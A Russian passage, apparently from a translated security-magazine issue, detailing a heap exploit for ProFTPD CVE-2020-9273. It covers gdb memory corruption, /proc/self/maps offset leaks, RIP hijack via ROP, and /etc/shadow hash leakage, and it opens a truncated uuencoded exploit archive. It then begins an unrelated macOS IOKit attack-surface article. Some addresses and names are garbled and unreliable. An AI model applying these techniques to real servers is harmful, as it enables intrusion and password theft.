@mentebinaria показал мне этот очень удобный трюк в gdb: `dprintf` (динамический `printf`). `dprintf` — замечательная возможность gdb, позволяющая динамически печатать значения переменных без остановки на конкретной строке и без добавления некрасивых `printf()` в исходный код.

Мы наблюдаем за каждым вызовом `sstrncpy()` при копировании строк и команд, чтобы видеть адреса памяти. Первый краш происходит в `table.c:946`:

```
gef[] p *tab
$92 = {
  pool = 0x555500363234,
  flags = 0x726566736e617254,
  seed = 0x6f626120,
  nmaxents = 0x64657472,
  chains = 0x632061746144202e,
  nchains = 0x656e6e6f,
  nents = 0x6f697463,
  free_ents = 0x6465736f6c63206e,
  free_keys = 0x0,
  tab_iter_ent = 0x363234,
  val_iter_ent = 0x726566736e617254,
  cache_ent = 0x646574726f626120,
  keycmp = 0x632061746144202e,
  keyhash = 0x6f697463656e6e6f,
  entinsert = 0x6465736f6c63206e,
  entremove = 0x555555579f00 <entry_insert+79>
}
gef[] x/s tab
0x5555556b56d8: "426"
gef[]
0x5555556b56dc: "UU"
gef[]
0x5555556b56df: ""
gef[]
0x5555556b56e0: "Transfer aborted. Data connection closed"
gef[]
```

Из вывода видно, что структура была повреждена, однако мы ещё не дошли до той части памяти, где находится наша FTP-команда. Поэтому нам нужно скорректировать некоторые члены структуры, чтобы процесс не упал раньше времени.

Прежде чем двигаться дальше, необходимо кое-что пояснить.

Причина, по которой я решил объединить полезную нагрузку, отправленную через командный канал FTP, с полезной нагрузкой из соединения данных FTP, состоит в достижении примитива `write-what-where`. Поток выполнения, который мы получаем через соединение данных, и контролируемые им области памяти недостаточны для перехвата потока управления программой — по крайней мере, я не нашёл надёжного способа это сделать. Комбинируя оба канала и сохраняя контроль над тем, куда `ProFTPd` записывает свои сообщения об ошибках (то есть какие блоки памяти используются), мы создаём критически важную настройку для успешной эксплуатации.

Кроме того, `ProFTPd` устанавливает обработчик `sigaction`. При получении `SIGSEGV` поток выполнения перенаправляется на путь, определённый этим обработчиком. Как мы видели ранее, если мы продолжаем контролировать пулы памяти, у нас нет явной возможности перехватить управление. Поэтому идея состоит в том, чтобы воспользоваться новым путём кода, инициированным обработчиком сигнала, не позволяя `ProFTPd` потерять или отбросить состояние памяти, которое мы к тому моменту изменили. Таким образом, наша полезная нагрузка и её данные сохраняются нетронутыми в ходе эксплуатации.

Подводя итог: мы используем два канала данных для реализации примитива `write-what-where` и получения контроля над RIP.

```
gef[] set p->last = &p->cleanups
gef[] set p->sub_pools = ((char *)&session.curr_cmd_rec->notes->chains) - 0x28
gef[] set p->sub_next = ((char *)&gid_tab->chains) + 0x18 - 0xe0
```

```
gef[] c
```

Хотя я выбрал `destroy_pool` как путь для достижения удалённого выполнения кода, существуют и другие структуры, которые также можно использовать для захвата RIP через указатели на функции. В самом первом proof-of-concept я использовал структуру `table_rec`, на которую указывает `session.curr_cmd_rec->notes`. Она определена следующим образом:

```
struct table_rec {
    pool *pool;
    unsigned long flags;
    unsigned int seed;
    unsigned int nmaxents;
    pr_table_entry_t **chains;
    unsigned int nchains;
    unsigned int nents;
    pr_table_entry_t *free_ents;
    pr_table_key_t *free_keys;
    pr_table_entry_t *tab_iter_ent;
    pr_table_entry_t *val_iter_ent;
    pr_table_entry_t *cache_ent;
    int (*keycmp)(const void *, size_t, const void *, size_t);
    unsigned int (*keyhash)(const void *, size_t);
    void (*entinsert)(pr_table_entry_t **, pr_table_entry_t *);
    void (*entremove)(pr_table_entry_t **, pr_table_entry_t *);
};
```

Как видите, здесь есть четыре указателя на функции, которые мы могли бы использовать, и большинство из них вызываются в ходе потока выполнения. Круто :)

Когда я перезаписал эту структуру для доступа к указателям на функции, мне было сложно найти подходящие ROP-гаджеты. Хотя я мог контролировать RIP, перезапись других членов структуры могла привести к нестабильности, поскольку некоторые из них используются в ходе очистки сессии. В нашем потоке кода эти указатели на функции не вызываются совместно с другими частями нашей полезной нагрузки, что делает данную стратегию недостаточной для перехвата потока управления.

Нам необходимо принудительно вызвать краш ProFTPd, спровоцировав сигнал SIGSEGV. Это необходимо, потому что мы очень близки к системному вызову `exit()`, а `resp_pool` скоро будет очищен — то есть наш shellcode будет потерян. Принудительно вызывая SIGSEGV, мы предотвращаем эту очистку и переходим на другой путь кода. К этому моменту `gid_tab->pool` уже перезаписан нашими данными.

Вот размеры и строки, которые записываются, а также наша отправленная FTP-команда:

```
gef[] p p->last->h.first_avail
$18 = (void *) 0x56259ecce150 reqsz = 0x4  "426"
$20 = (void *) 0x56259ecce158 reqsz = 0x29 "Transfer aborted. Data
connection closed"
$21 = (void *) 0x56259ecce188 reqsz = 0x4  "426"
$22 = (void *) 0x56259ecce190 reqsz = 0x29 "Transfer aborted. Data
connection closed"
$23 = (void *) 0x56259ecce1c0 reqsz = 0x5  argv[0] "3333" (last FTP
command we sent)
$24 = (void *) 0x56259ecce1c8 reqsz = 0xf  argv[i] "CCC8\350ÿ%V"
(argument of the last FTP command)
$25 = (void *) 0x56259ecce1d8 reqsz = 0xf  "3333 CCC8\350ÿ%V" (the
complete last FTP command we sent)
$26 = (void *) 0x56259ecce1e8 reqsz = 0x10 "displayable-str"
```

Идея состоит в том, чтобы использовать FTP-команды как часть нашей полезной нагрузки и использовать строку "displayable-str" для принудительного SIGSEGV до того, как наши данные будут перезаписаны. Это требует точных вычислений памяти.

В приведённом выше примере я выбрал следующую команду в качестве метки для поиска в памяти:

```
gdb: break pool.c:856 if c == 0x771111111177
```

```
r = send(sock_ctrl, (void *)"3333 CCC\x77\x11\x11\x11\x11\x77\0", 15, 0);
```

Как вы, вероятно, догадались, я написал простую программу на С для воспроизведения бага и отправки нужной полезной нагрузки. Вызов `send()`, показанный выше, отправляет отладочный токен, который затем будет использован как целевой адрес памяти для примитива `write-what-where`. `0x77111111177` — это отладочный токен.

После обширного анализа и многочисленных экспериментов я обнаружил, что `resp_pool` должен содержать следующие значения:

```
gef▯ set p->last = &p->cleanups
gef▯ set p->sub_pools = ((char *)&session.curr_cmd_rec->notes->chains) - 0x28
gef▯ set p->sub_next = ((char *)&gid_tab->chains) - 0xe0
```

Значение `gid_tab` (на который указывает `tab`):

```
gef▯ p *tab
$75 = {
    pool = 0x56259ecf51e0,
    flags = 0x0,
    seed = 0x99063431,
    nmaxents = 0x2000,
    chains = 0x56259ecf9cd0,
    nchains = 0x8,
    nents = 0x2,
    free_ents = 0x0,
    free_keys = 0x0,
    tab_iter_ent = 0x0,
    val_iter_ent = 0x0,
    cache_ent = 0x0,
    keycmp = 0x56259e6368e2 <key_cmp>,
    keyhash = 0x56259e636990 <key_hash>,
    entinsert = 0x56259e636a1d <entry_insert>,
    entremove = 0x56259e636a80 <entry_remove>
}
gef▯ p *resp_pool
$76 = {
    first = 0x4444444444444444,
    last = 0x56259ed1e800,
    cleanups = 0x4141414141414141,
    sub_pools = 0x56259ecf9cd0,
    sub_next = 0x56259eceelf8,
    sub_prev = 0x4141414141414141,
    parent = 0x4141414141414141,
    free_first_avail = 0x4141414141414141,
    tag = 0x56259ed1e000 ""
}
```

В `cmd.c:374 ProFTPd` создаёт новую таблицу для обработки нашей команды. Для этого выделяется новое пространство для хранения `"displayable-str"` и самой таблицы — это тоже нужно учитывать:

```
373     if (pr_table_add(cmd->notes, pstrdup(cmd->pool, "displayable-str"),
→ 374         pstrdup(cmd->pool, res), 0) < 0) {
375         if (errno != EEXIST) {
376             pr_trace_msg(trace_channel, 4,
377                 "error setting 'displayable-str' command note: %s",
strerror(errno));
378         }
379     }
```

Краш произойдёт в функции `pr_table_add()`. Внутри неё вызываются некоторые функции.

```
dprintf table.c:427, "table1: pr_table_kadd: idx==%d\n", (int)idx
dprintf table.c:588, "table2: pr_table_kget: idx==%d\n", (int)idx
```

Индексы отвечают за намеренное внесение случайности, что ещё больше усложняет нашу эксплуатацию. Комментарии в `table.c`:

```
struct table_rec {
    pool *pool;
```



```

unsigned long flags;

/* These bytes are randomly generated at table creation time, and
 * are used to seed the hashing function, so as to defend/mitigate
 * against attempts to feed carefully crafted keys which force the
 * table into its worst-case performance scenario.
 *
 * For more information on attacks of this nature, see:
 *
 * http://www.cs.rice.edu/~scrosby/hash/CrosbyWallach_UsenixSec2003/
 */
unsigned int seed;

/* Maximum number of entries that can be stored in this table. The
 * default maximum (PR_TABLE_DEFAULT_MAX_ENTS) is set fairly high.
 * This limit is present in order to defend/mitigate against certain abuse
 * scenarios.
 *
 * XXX Note that an additional protective measure can/might be placed on
 * the maximum length of a given chain, to detect other types of attacks
 * that force the table into the worse-case performance scenario (i.e.
 * linear scanning of a long chain). If such is added, then a Table API
 * function should be added for returning the length of the longest chain
 * in the table. Such a function could be used by modules to determine
 * if their tables are being abused (or in need of readjustment).
 */
unsigned int nmaxents;

pr_table_entry_t **chains;
unsigned int nchains;
unsigned int nents;

/* List of free structures. */
pr_table_entry_t *free_ents;
pr_table_key_t *free_keys;

/* For iterating over all the keys in the entire table. */
pr_table_entry_t *tab_iter_ent;

/* For iterating through all of the possible multiple values for a single
 * key. Only used if the PR_TABLE_FL_MULTI_VALUE flag is set.
 */
pr_table_entry_t *val_iter_ent;

/* Cache of last looked-up entry. Usage of this field can be enabled
 * by using the PR_TABLE_FL_USE_CACHE flag.
 */
pr_table_entry_t *cache_ent;

/* Table callbacks. */
int (*keycmp)(const void *, size_t, const void *, size_t);
unsigned int (*keyhash)(const void *, size_t);
void (*entinsert)(pr_table_entry_t **, pr_table_entry_t *);
void (*entremove)(pr_table_entry_t **, pr_table_entry_t *);

```

Как вы заметили, нам необходимо знание карты памяти и смещений.

5.4 - Утечка карты памяти

В момент срабатывания точки останова мы можем проанализировать карту памяти:

```

gef❏ vmmap heap
[ Legend: Code | Heap | Stack ]
Start      End      Offset      Perm Path
0x000056259ecbe000 0x000056259ed00000 0x0000000000000000 rw- [heap]
0x000056259ed00000 0x000056259ed3f000 0x0000000000000000 rw- [heap]

```

Это базовые адреса нашей кучи. Вторая куча была выделена для обработки нашей передачи данных (команда STOR).

```
gef[] p p
$20 = (struct pool_rec *) 0x56259ed1e770
gef[] p gid_tab
$21 = (pr_table_t *) 0x56259ecee198
gef[] p session.curr_cmd_rec->notes
$22 = (pr_table_t *) 0x56259ecf51a8
gef[]
gef[] p/x 0x56259ed1e770 - 0x000056259ed00000
$23 = 0x1e770
gef[] p/x 0x56259ecee198 - 0x000056259ecbe000
$24 = 0x30198
gef[] p/x 0x56259ecf51a8 - 0x000056259ecbe000
$25 = 0x371a8
gef[]
```

Теперь у нас есть смещения, которые нужно использовать. Я пытался найти объекты на той же странице памяти, но безуспешно.

```
gef[] set $rp_mempage = (unsigned long int)resp_pool & 0xffffffffffff000
gef[] x/256a $rp_mempage
0x5555555712000: 0x0 0x0
0x5555555712010: 0x0 0x0
0x5555555712020: 0x0 0x0
0x5555555712030: 0x0 0x0
0x5555555712040: 0x0 0x0
```

@lockedbyte предложил мне идею получить карту памяти из файла /proc/self/maps процесса. Теперь мы можем использовать команды SITE CPFR и SITE CPTO для скачивания этого файла. По сути, мы копируем /proc/self/maps в доступную для записи директорию и забираем его командой RETR, после чего отражаем базовые адреса heap и libc в наших смещениях и полезной нагрузке. Недостаток в том, что ProFTPD должен быть скомпилирован с mod_cory, а защита chroot() не должна применяться сервером — иначе /proc/ будет недоступен.

В финальном эксплойте мы читаем этот файл для вычисления смещений — точно так же, как мы делали это с помощью команды vmmap в gdb.

5.5 - Финальная методология захвата RIP

Наконец, объединяя всё изученное, получим финальную карту памяти:

```
gef[] vmmap heap
Start      End      Perm Path
0x00005555555677000 0x000055555556c5000 0x0000000000000000 rw- [heap]
0x000055555556c5000 0x00005555555729000 0x0000000000000000 rw- [heap]
gef[] set $start = 0x00005555555677000
gef[] set $end = 0x000055555556c5000
gef[] p/x (char *)resp_pool - $end
$32 = 0x236a0
gef[] p/x (char *)gid_tab - $start
$33 = 0x3e6d8
gef[] p/x (char *)session.curr_cmd_rec->notes - $start
$34 = 0x459c8
```

Смещения, показанные выше, будут использованы в эксплойте, поскольку ASLR оказывает огромное влияние. Используя эти объекты памяти, мы можем получить некоторый контроль над RIP.

```
// src/pool.c:
854 static void run_cleanups(cleanup_t *c) {
855     while (c) {
856         if (c->plain_cleanup_cb) {
```

```

857      (*c->plain_cleanup_cb) (c->data);
858      }
859
860      c = c->next;
861      }

```

Когда выполнится `run_cleanups()`, мы должны увидеть наш токен:

```

gef▯ p *c
$6 = {
  data = 0x560f1919d6f8,
  plain_cleanup_cb = 0x7711111111111177
  child_cleanup_cb = 0x4141414141414141, # будет нашим стеком
  next = 0x9090909090909090
}

```

Установим в `gdb`: `break pool.c:856 if c == 0x77111111111177`

Идея состоит в том, чтобы заменить этот токен первым ROP-гаджетом. Для построения ROP-цепочки воспользуемся инструментом `ropper`.

Наш первый ROP-гаджет должен указывать на `` из `libc`, который содержит:

```

push rax
pop rsp
lea rsi, [rax+0x48]
mov rax, QWORD PTR [rdi+0x8]
jmp QWORD PTR [rax+0x18]

```

Полный код — в финальном эксплойте.

6 - Другие стратегии эксплуатации

6.1 - Kill the Gibson: вызов DoS

Существует возможность вызвать DoS (бесконечный цикл), если направить `resp_pool->last` на `$rsp + 0x60` при `idx==6`. Я проверил это — достигается легко.

6.2 - Использование стека

Ещё одна стратегия эксплуатации может быть реализована при `idx==6` в функции `pr_table_kget()`. Это создаёт возможность контролировать значение `gaux`:

```

gef▯ p p->last=0x7fffffff990
gef▯ dprintf table.c:588, "table2: pr_table_kget: idx==%d\n", (int)idx
gef▯ c 6
Will ignore next 5 crossings of breakpoint 1. Continuing.
table2: pr_table_kget: idx==3
table2: pr_table_kget: idx==3
table2: pr_table_kget: idx==6

Thread 20.1 "proftpd" received signal SIGSEGV, Segmentation fault.
[ Legend: Modified register | Code | Heap | Stack | String ]
----- registers -----
$rax   : 0x4444444444444444 ("DDDDDDDD"? )
$rbx   : 0x0000555555567aac0 → 0x0000000000000002
$rcx   : 0x8
$rdx   : 0x000055555556d1530 → 0x000055555556d1510 → 0x000055555556d1730
$rsp   : 0x00007fffffff890 → 0x0000000000000000

```

```

$rbp : 0x00007fffffff8d0 → 0x00007fffffff910 → 0x00007fffffff960
$rsi : 0x10
$rdi : 0x0
$rip : 0x000055555557ac39 → <pr_table_kget+459>
$r8 : 0x56a
$r9 : 0x00005555555674dc0 → 0x0000000000000001
$r10 : 0x00007ffff7eff040 → 0x0000000000000000
$r11 : 0x9
$r12 : 0x00007fffffe3f8 → 0x00007fffffe68d
$r13 : 0x00005555555734ea → <main+0> endbr64
$r14 : 0x0
$r15 : 0x00007ffff7ffbc40 → 0x00050f000000000
$cs: 0x0033 $ss: 0x002b $ds: 0x0000 $es: 0x0000 $fs: 0x0000 $gs: 0x0000
----- stack -----
0x00007fffffff8890|+0x0000: 0x0000000000000000 ← $rsp
0x00007fffffff8898|+0x0008: 0x0000000000000001
0x00007fffffff88a0|+0x0010: 0x000055555556455cc → "displayable-str"
0x00007fffffff88a8|+0x0018: 0x000055555556d5f28 → 0x000055555556d5ee0
0x00007fffffff88b0|+0x0020: 0x0000000280000000
0x00007fffffff88b8|+0x0028: 0x00000006147a3d16
0x00007fffffff88c0|+0x0030: 0x00005555555712990 → 0x4444444444444444
0x00007fffffff88c8|+0x0038: 0x4444444444444444
----- code:x86:64 -----
0x55555557ac2c <pr_table_kget+446> mov QWORD PTR [rbp-0x8], rax
0x55555557ac30 <pr_table_kget+450> jmp 0x55555557acf0 <pr_table_kget+642>
0x55555557ac35 <pr_table_kget+455> mov rax, QWORD PTR [rbp-0x8]
→ 0x55555557ac39 <pr_table_kget+459> mov rax, QWORD PTR [rax+0x18]
0x55555557ac3d <pr_table_kget+463> test rax, rax
0x55555557ac40 <pr_table_kget+466> je 0x55555557ace4 <pr_table_kget+630>
0x55555557ac46 <pr_table_kget+472> mov rax, QWORD PTR [rbp-0x8]
0x55555557ac4a <pr_table_kget+476> mov rax, QWORD PTR [rax+0x18]
0x55555557ac4e <pr_table_kget+480> mov eax, DWORD PTR [rax+0x18]
----- source:table.c+600 -----
595     errno = ENOENT;
596     return NULL;
597 }
598
599     for (ent = head; ent; ent = ent->next) {
        // ent=0x00007fffffff88c8 → 0x4444444444444444
→ 600     if (ent->key == NULL ||
601         ent->key->hash != h) {
602         continue;
603     }
604

```

gef□

Кто-то может попробовать этот подход. Его плюс в том, что нужно предугадывать меньше адресов памяти.

6.3 - Утечка /etc/shadow

Несмотря на то что эксплуатация данного бага оказалась непростой, она выявила ряд других интересных стратегий, в частности — возможность прочитать содержимое /etc/shadow (по крайней мере частично).

ProFTPD использует libc getsnamp(); эта функция сначала выделяет место на куче через malloc(), а затем вызывает getsnamp_r (точнее, __getsnamp_r()). Таким образом, буфер не контролируется ProFTPD, и libc его не очищает/не освобождает.

Изначально, когда главный демон ProFTPD получает соединение, он выполняет fork(), и выполнение продолжается в дочернем процессе. После входа пользователя и начала FTP-сессии процесс меняет владельца (chown()) на соответствующего пользователя, так что все действия (например, загрузка файла) выполняются от имени этого пользователя. Однако перед fork()

области памяти `libc` не обнуляются. Как следствие, любая эксплуатируемая уязвимость позволяет инспектировать память. Пример тому — возможность утечки криптограммы пароля `root` или другого пользователя из файла `/etc/shadow`, содержимое которого было прочитано и по-прежнему хранится в памяти.

`libc` `getspnam()` или `__getspnam_r()` не освобождают память, выделенную через `malloc()`, после получения пароля пользователя — что может быть оправдано соображениями производительности. Оказывается, мы можем создать `shellcode` для получения пароля из `shadow` другого пользователя из нашего дочернего процесса (вместо выполнения `execve()` шелла). В `main.c:2589` в коде упоминается закрытие файловых дескрипторов, но нет внимания к обнулению памяти, где хранилось содержимое файла. Поэтому после `fork()` мы по-прежнему можем получить доступ к этому содержимому.

6.4 - Другие утечки

Помимо утечки `/etc/shadow` из буфера `libc`, ещё одной интересной библиотекой для изучения является `libnss`.

Если загружен `mod_sftp`, можно поискать в `libcrypt` и извлечь закрытый ключ. Я не изучал `mod_sftp`, поэтому не знаю, очищаются/освобождаются ли там буферы.

Кроме того, `ProFTPD` не спешит отказываться от привилегий. В зависимости от таймаута, установленного при компиляции, запускается процедура, в ходе которой возвращаются привилегии `root`. Таким образом, `ProFTPD` переключается с процесса, работающего от имени `"nobody"`, на `"root"`. По всей видимости, это необходимо для входа пользователей, но это может открывать возможности для поиска секретов.

7 - Идеи для будущих исследований

Думаю, наиболее надёжным подходом здесь было бы найти структуру на той же странице памяти и использовать частичную перезапись, строя стратегию эксплуатации оттуда. Лучший вариант — избежать использования `/proc/self/maps`.

Во-первых, `ProFTPD` — программа, реализующая множество сетевых функций. Поэтому кажется расточительным не использовать его собственный код для получения контроля над выполнением вместо инъекции `shellcode`. В зависимости от загруженных модулей этот метод может быть весьма эффективным.

В данном эксплойте есть несколько аспектов, которые можно улучшить. Как правило, FTP-сервис работает в окружении `chroot`, поэтому доступ к другим директориям невозможен.

Следующая конфигурация обычно включена в рабочих FTP-средах:

```
# To cause every FTP user to be "jailed" (chrooted) into their home
# directory, uncomment this line.
#DefaultRoot ~
```

Во-вторых, следует избегать использования `mod_coxy` для получения карты памяти сервера (хотя, как упоминалось выше, скачать `/proc/self/maps` в `chroot`-окружении невозможно, даже при наличии `mod_coxy`).

Найти утечку на стеке может оказаться проще, чем перебирать пространство кучи. Кроме того, значение `resp_pool` копируется на стек, и нам нужно лишь найти его смещение (хотя здесь много сложностей, например поиск ссылки на `libc`).

Также может быть возможным объединить стек `libc` со стеком `ProFTPD`. Это может распространяться не только на стек, но и на кучу, хотя угадать расположение было бы сложнее. Кроме того, в зависимости от параметров компиляции могут присутствовать `stack canaries` и другие средства защиты, которые нужно обходить.

Наконец, поскольку отправляемые нами FTP-команды выполняются сервером, существует возможность использования других FTP-команд для облегчения эксплуатации. Несмотря на то что некоторые команды проверяют наличие активного соединения, другие — нет.

8 - Заметки об архитектуре ProFTPD

8.1 - Последствия `fork()`

Форкинг из корневого процесса имеет ряд последствий. Можно прочесть `mod_auth_unix.c:502` и перенаправить сообщения об ошибках в буфер памяти, используемый `getspnam()`. Идея состоит в чтении криптограмм из `/etc/shadow`.

Из Phrack 67/7:

«В случае PIE было бы возможно перебором обойти рандомизацию, поскольку ProFTPD использует `fork()` для каждого клиентского соединения. Чтобы в полной мере использовать ASLR, ProFTPD потребовалось бы выполнять `fork+execve()` самого себя или быть настроенным для использования `xinetd/inetd` (что, вероятно, было бы значительной проблемой производительности на нагруженных сайтах). Использование `fork+execve()` было бы лучшим подходом, поскольку потребовало бы минимальных изменений со стороны пользователя — только обновления ProFTPD.»

8.2 - Скрытые проблемы `getspnam()`

Функция `getspnam()` и её реентерабельный аналог `getspnam_r()` не очищают содержимое выделенной памяти перед возвратом пользователю. По всей видимости, это поведение является намеренным — вероятно, как механизм кэширования. Проблема в том, что `ProFTPD` не обнуляет кучу `libc`, что приводит к утечке чувствительного содержимого.

Из моих тестов следует: не важно, использует ли разработчик `getspnam_r()` с буфером под управлением пользователя вместо `getspnam()`, поскольку функция сама выделяет собственный буфер. По всей видимости, этот буфер является общим для данного семейства функций — а именно `respbuf`, в котором хранится содержимое файла.

Я считаю это уязвимостью типа «утечка информации». При запуске `ProFTPD` форкается от привилегированного процесса и вызывает `getspnam()`. Если в программе, использующей эти функции, присутствует эксплуатируемая уязвимость, атакующий может воспользоваться этим.

Заметьте, что `getspnam()` является обёрткой вокруг `__getspnam_r()`.

Libc следует освобождать память, когда пользователь явно сообщает о завершении обработки паролей, то есть при вызове `endspent()`. Я создал тред в `oss-security` для обсуждения этого с сообществом [12].

9 - Заключение

Это был очень сложный эксплойт. Он по-прежнему совсем ненадёжен. Надеюсь, данный обучающий подход поможет вам лучше разобраться во внутреннем устройстве ProFTPD и даст некоторые идеи в области эксплуатации уязвимостей.

10 - Ссылки

- [01] <http://www.proftpd.org/docs/faq/linked/faq-ch1.html>
- [02] <https://nvd.nist.gov/vuln/detail/CVE-2020-9273>
- [03] <https://nvd.nist.gov/vuln/detail/CVE-2020-9272>
- [04] <https://github.com/proftpd/proftpd/issues/903>
- [05] <http://www.phreedom.org/research/exploits/proftpd-ascii/>
- [06] http://bugs.proftpd.org/show_bug.cgi?id=3521
- [07] <http://phrack.org/issues/67/7.html>
- [08] http://bugs.proftpd.org/show_bug.cgi?id=3536
- [09] http://bugs.proftpd.org/show_bug.cgi?id=3711
- [10] http://bugs.proftpd.org/show_bug.cgi?id=4169
- [11] https://www.reddit.com/r/netsec/comments/323z0j/proftpd_unauthenticated_copying_of_files_via_site/
- [12] <https://seclists.org/oss-sec/2021/q3/119>

11 - Исходный код эксплойта

```
begin 664 proftpd_1.3.7rc2_exploit.tar.gz
M'XL(`-7*,5X``^P\ :W?:2++YS*_HL:_'R`-8XF$GSB1[, ,B)3K#Q()S'S.OH
M`C6@C9!8M7#P[-W[VV]5M]X(C#-) [MW9Z$PLH:Y75U5753\T_L=%E<Z7U<GR
[...]
```

[Бинарный архив с исходным кодом эксплойта в формате `uuencode` — опущен]

Картографирование методов IOKit, доступных из пользовательского пространства в macOS

Автор: Karol Mazurek (@karmaz95), AFINE

Содержание

- 0 - Введение
- 1 - Основы интерфейса IOKit
 - 1.0 - Введение в IOKit
 - 1.1 - Реестр
 - 1.1.1 - Плоскости
 - 1.1.2 - Сервисы
 - 1.1.3 - Драйвер
 - 1.1.4 - Сопоставление
 - 1.1.5 - Персоналии IOKit
 - 1.1.6 - Экземпляры сервисов
 - 1.2 - Пользовательские клиенты
 - 1.2.1 - Несколько пользовательских клиентов на один сервис
 - 1.2.2 - Внешние методы
 - 1.2.3 - Механизм диспетчеризации
 - 1.2.4 - `getTargetAndMethodForIndex`
 - 1.2.5 - Управление доступом
 - 1.3 - Приложение пользовательского пространства
 - 1.3.1 - Обнаружение сервисов
 - 1.3.2 - Создание пользовательского клиента
 - 1.3.3 - Вызов внешнего метода
 - 1.4 - Поток работы приложения пользовательского пространства
- 2 - Разведка IOKit
 - 2.0 - Что картографировать
 - 2.1 - Анализ КЕХТ
 - 2.1.1 - Имена бандлов
 - 2.1.2 - Имена драйверов
 - 2.1.3 - `NewUserClients`
 - 2.1.4 - Типы UC
 - 2.1.5 - Внешние методы
 - 2.1.6 - Аргументы
 - 2.2 - Динамическое перечисление
 - 2.2.1 - Автоматизация обнаружения сервисов
 - 2.2.2 - Перехват драйвера в пространстве ядра
 - 2.2.3 - Перехват драйвера в пользовательском пространстве
 - 2.2.4 - Корпус
 - 2.2.5 - Трассировщик
 - 2.3 - Верификация карты
- 3 - Заключение
- 4 - Благодарности
- 5 - Ссылки

0 - Введение

IOKit — это базовый фреймворк macOS, обеспечивающий взаимодействие между пользовательским пространством и ядром и предоставляющий доступ к многочисленным интерфейсам драйверов. Несмотря на постоянные усилия по укреплению платформы, IOKit по-прежнему остаётся частым источником уязвимостей. Определение того, какие именно методы

доступны из пользовательского пространства, является первым шагом при исследовании уязвимостей в этой области. Это позволяет точно перечислить все доступные конечные точки и обеспечить полное покрытие при фаззинге.

В данной статье описывается структурированная методология картографирования внешних методов IOKit, доступных из пользовательского пространства. Комбинируя статический анализ и динамическое перечисление, мы можем выявлять доступные интерфейсы, определять потенциальные векторы атак и закладывать прочную основу для эффективного фаззинга. Наша цель — повысить точность и результативность исследований уязвимостей в IOKit.

Это руководство сосредоточено исключительно на «внешних методах», однако важно понимать, что драйверы IOKit предоставляют и другие каналы связи:

- Свойства (Properties): для чтения и записи конфигурационных значений драйвера
- Уведомления (Notifications): для получения асинхронных событий от драйвера
- Разделяемая память (Shared memory): для эффективной передачи больших объёмов данных
- Внешние ловушки (External traps): устаревший метод (вместо него следует использовать внешние методы)
- Разделяемая очередь данных (Shared Data Queue): для двунаправленной передачи данных через очередь
- IOStream: для непрерывной потоковой передачи данных

Хотя данное руководство не рассматривает эти дополнительные каналы, знакомство с материалом, изложенным здесь, поможет лучше разобраться и в них.

1 - Основы интерфейса IOKit

Первая часть руководства посвящена основным компонентам IOKit. В ней описываются компоненты IOKit в пространстве ядра и способы взаимодействия с ними из пользовательского пространства.

1.0 - Введение в IOKit

IOKit — это фреймворк macOS, позволяющий приложениям пользовательского пространства взаимодействовать с аппаратными устройствами; он является частью ядра XNU. Фреймворк предоставляет классы C++ и API для драйверов устройств, абстрагируя аппаратное обеспечение для упрощения управления им. Документация фреймворка подробно изложена в «IOKit Fundamentals» от Apple [0].

1.1 - Реестр

Apple IOKit ведёт IOREgistry [1] — реестр всех устройств в системе, организованный в виде древовидной структуры. Каждый узел (экземпляр сервиса ввода-вывода) в этом дереве представляет устройство, драйвер или точку подключения; связи между узлами отражают физическое или логическое соединение устройств. Ниже приведён пример дерева семейства устройств, в котором к Mac подключён USB-порт, к порту подключён USB-концентратор, а к концентратору подключены клавиатура и мышь:

```
[Mac]
|
+-- [USB Port]
    |
    |
```

```
+-- [USB Hub]
|
+-- Keyboard
+-- Mouse
```

Каждый элемент («Mac», «USB Port» и т.д.) является объектом `IORegistryEntry` [2] (либо объектом, производным от `IORegistryEntry`), образующим иерархическую структуру `IORegistry`.

1.1.1 - Плоскости

`IORegistry` в `IOKit` организует все сервисы в древовидную структуру, которую можно просматривать через различные «плоскости». Каждая плоскость [3] представляет отдельный тип связей или иерархии среди одного и того же набора объектов. Приведённый выше пример дерева USB-семейства иллюстрирует плоскость `Service`. Именно она должна быть основной плоскостью при картографировании поверхности атаки в `IOKit` в ходе исследования уязвимостей, поскольку является корневой. Сосредоточение на других плоскостях может привести к пропуску ряда сервисов.

1.1.2 - Сервисы

`IOService` [4] — это базовый класс для всех драйверов в `IOKit`, представляющий аппаратные устройства, виртуальные устройства или системные сервисы, работающие только в пространстве ядра. Эти сервисы функционируют с полными привилегиями ядра и прямым доступом к аппаратному обеспечению. Приложения пользовательского пространства не могут напрямую создавать экземпляры объектов сервисов ввода-вывода, обращаться к ним или вызывать на них методы.

1.1.3 - Драйвер

Драйверы — это классы, наследующие от суперклассов, все из которых в конечном счёте производны от класса `IOService`. Например, `MyUSBDriver` наследует от `IOService`, что позволяет динамически взаимодействовать с ним как с объектом `IOService`:

```
class MyUSBDriver : public IOService {
public:
    virtual bool init(OSDictionary *dictionary = NULL) override;
    virtual bool start(IOService *provider) override;
    virtual void stop(IOService *provider) override;
    IOReturn sendCommand(uint8_t cmd, uint32_t value);
private:
    IOUSBDevice *fDevice;
};
```

Ключевые методы (`init`, `start`, `stop`) — это хуки жизненного цикла, вызываемые `IOKit` при загрузке, инициализации и завершении работы драйвера. Драйверы в `macOS` являются расширениями ядра (KEXT [5]). Драйвер активируется с помощью `OSKext::start()` [6]. На практике USB-драйверы чаще всего являются подклассами `IOUSBDevice` или `IOUSBInterface`, а не непосредственно `IOService`. Параметр `provider` в методе `start()` — это указатель на родительский объект в дереве `IORegistry` (как правило, заглушка устройства, например `IOUSBDevice`). Поле `fDevice` содержит ссылку на аппаратное устройство или логический сервис, которым управляет драйвер.

1.1.4 - Сопоставление

Сопоставление (matching) в IOKit — это процесс поиска и загрузки подходящего драйвера для обнаруженного устройства или сервиса. Когда обнаруживается новое устройство — например, USB-устройство — IOKit создаёт заглушку (например, объект IOUSBDevice) в IORegistry. Затем IOKit ищет драйверы, чьи словари сопоставления (IOKitPersonalities [7]) указывают на совместимость с этой заглушкой, используя трёхэтапный процесс:

Классовое сопоставление — исключает драйверы, у которых IOProviderClass [8] не совпадает с классом заглушки.

Пассивное сопоставление — проверяет персоналии оставшихся драйверов на наличие свойств в Info.plist KEXT (например, производитель, идентификатор продукта) для дальнейшего сужения списка кандидатов.

Активное сопоставление — для каждого оставшегося кандидата вызывает метод probe() [9] драйвера, чтобы активно проверить совместимость и присвоить оценку.

```
[IORegistryEntry] (base class)
|
+-- [IOService] (abstract service/driver class)
|
+-- [IOUSBDevice] (nub created for the USB device)
|
+-- [MyUSBDriver] (driver matched and attached to the device)
```

